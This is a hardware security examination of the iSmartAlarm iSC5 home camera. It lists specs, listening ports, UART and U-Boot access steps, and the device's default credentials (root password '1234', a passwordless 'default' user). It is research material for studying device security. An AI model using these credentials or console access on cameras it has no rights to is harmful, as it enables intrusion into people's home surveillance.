Examination of iSmartAlarm devices
Summary
The analysis of this device was discontinued due to the fact that it cannot be functionally tested. The iSmartAlarm (v2.1.6) app crashes and previous versions do not allow the device to be properly set up. From my point of view the service offered by iSmartAlarm is garbage and I can't understand any of the awards or praise they claim to hold. However, the vendor specific code (iSC5) and endpoint could be analyzed further.
Introduction
iSmart Alarm, Inc. was founded in Silicon Valley in 2012 on the principles of safety, beauty, and intelligence. They claim to be pioneers and leaders in the best smartphone-enabled home security and home control system industry, with rave reviews from CNET, Digital Trends, PC Mag, and others[1]. The sleek, easy-to-use system utilizes a smartphone and tablet app to put home security and home control in the palm of its users' hands. iSmartAlarm products have won international awards including the CEA Mark of Excellence, Red Dot Product Design Award, and PC Mag's Editor's Choice Awards. The iSmartAlarm Home Security System was featured in Coldwell Banker's "25 Smart Home Technologies that Matter Most to Home Buyers" and has been named CNET's Best DIY Home Security System for 3 straight years. iSmartAlarm products are sold nationally and internationally in Best Buy, Amazon, Staples, Fry's, and many more locations.
Source: [iSmartAlarm Profile]
iSC5: Spot - Smart Home Security Camera
Spot includes features and options of a smart home camera in an amazing package — Night vision, HD resolution streaming video, motion detection, audio detection, zoom, local video storage (up to 32 GB MicroSD) AND free cloud video storage, and 2-way audio. Spot introduces some innovative NEW features as well — Sound Recognition (with the ability to identify and notify you of carbon monoxide and smoke alarm sirens in your home), Time Lapse custom videos, and a simple voice-guided setup in less than 3 minutes. With the magnetic base plate for wall mounting and twistable, turnable, expandable legs, Spot can capture any angle. The compact design, amazing feature list, simple and flexible mounting options, and unique personality make Spot the perfect fit for every home
Source: [Product]
Examination
Summary
| Device Model | iSC5 | |
| Manufacturer | iSmartAlarm | |
| Product Type | Smart Home Security Camera | |
| Description | Easy to use, packed with features, and affordable | |
| Price on Release | 74,90€ | |
| Release | 2017 Q1 (Ongoing as of October 2020) | |
| State of Research | Android APK is not working | |
| Ports | micro USB 2.0, Type-A USB 2.0, micro SD | |
| Buttons | Setup (1s) / Factory Reset (10s) | |
| LED | Power/Status | |
| Power | 5V/1A DC | |
| WLAN | 2.4GHz: 802.11b/g/n | |
| Other | Camera (720P), Night Vision, 2-Way Audio | |
| FCC-ID | SENISC5 | |
| System | SONiX SN98600 Development Platform | |
| Processor | ARM926EJ-S (ARMv5TEJ) | |
| BogoMIPS | 179.40 | |
| Memory | RAM: 64MB | |
| Storage | Boot from: SPI Flash MX25L12835F | |
| Ethernet MAC | 00:4D:32:09:B7:2E | |
| WLAN MAC | 2.4GHz: 00:4D:32:09:B7:2E | |
| WLAN SSID | N/A | |
| WLAN PSK | N/A | |
| Default IPv4 | WLAN: 192.168.1.68 | |
| Hostname | iSmartAlarm | |
| NET Protocols | telnet | |
| Interfaces | wlan0 | |
| Ports | 10002, 22306, 22345 | |
| Webpage | N/A | |
| Webaccess | N/A | |
| Root Password | 1234 | |
| Other Login Pw | default:[no password] | |
| Firmware | wl0: v.6.10.198.52_r33 (r1961) FWID 01-32bd010c es4.c3.n4.a2 (2015) | |
| Hardware | iSC5-MCUP01 V2.2 (iSC5-B01), iSC5-SENP01 V1.1 (iSC5-B02), iSC5-LEDP01 V3.0 (iSC5-B03) | |
| Baudrate | 115200 (8N1) | |
| Bootdelay | 0 (Hold any key on start) | |
| Bootloader | U-Boot 2011.09 | |
| mtdparts | dev: size erasesize name mtd0: 000c0000 00008000 "uboot" |
|
| Filesystem | jffs (mtd4), cramfs (root), support for external SD card and USB storage devices | |
| Image | SN98600 | |
| Linux | 2.6.35.12 | |
| Kernel cmdline | console=ttyS0,115200 root=/dev/mtdblock2 init=/linuxrc mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig) | |
| Shell | sh, ash | |
| BusyBox | v1.22.1 (2016) multi-call binary | |
| Services |
Network Security
⚒
⚒
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22306           0.0.0.0:*               LISTEN      606/iSC3S
tcp        0      0 0.0.0.0:22345           0.0.0.0:*               LISTEN      606/iSC3S
tcp        0      0 0.0.0.0:10002           0.0.0.0:*               LISTEN      606/iSC3S

[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:10000           0.0.0.0:*                           606/iSC3S
Mobile App
Source: [Play Store]
| OS | Link |
|---|---|
| Android | https://play.google.com/store/apps/details?id=iSA.common&hl=en&gl=US |
| IOS | https://apps.apple.com/us/app/ismartalarm/id615159814 |
The recent verison doesnt work I used 2.0.8 Wifi setup is not working device is transmitting <unknown SSID> Password is transmitted encrypted
Physical Intervention
-
 iSC5-MCUP01 V2.2 Front
 -
 iSC5-MCUP01 V2.2 Back
_Front.jpeg)
_Back.jpeg)
-
 iSC5-SENP01 V1.1 Front
 -
 iSC5-SENP01 V1.1 Back
_Front.jpeg)
_Back.jpeg)
-
 iSC5-LEDP01 V3.0 Front
 -
 iSC5-LEDP01 V3.0 Back
_Front.jpeg)
_Back.jpeg)
SoC
The SONiX SN98600 / 98601 / 98610 IP Camera SoC integrates powerful image sensor processing, 1080p15 H.264 multi-stream encoding, and ARM9 processor with rich I/O for IP Camera and network video stream server applications. SN98600 / 98601 / 98610 offers excellent video quality and supports varied real-time bitstreams, up to 5 simultaneous streams with different video formats (H.264 and MJPEG), and different resolutions to fit the bandwidth.
On-Chip Debug
UART
Having a UART connection isn't necessary at any point of time, but it provides great insights on how the device operates and reacts to incomming requests. And to examine the devices' runtime configuration. The UART can be easily identified by just looking at the PCB. Follow the steps in our documentations Firmware Acquisition Techniques or JTAGulator: Find IoT-Device's UART interface for further information and guidance. The investigated device uses the UART configuration of 115200 (8N1) (screen /dev/$S_INT 115200,cs8).
-
 UART Pin Assignment
 -
 No need for soldering.
_UART_Pin_assignment.jpeg)

root with the password 1234 and another user default without any password.Bootloader
The examined device uses the Universal Bootloader (U-Boot). It requires a serial connection using 115200 (8N1) over UART to access. The default boot delay is 0 seconds. Hold any key (e.g. ENTER) while restarting the deivce to access the bootloader.
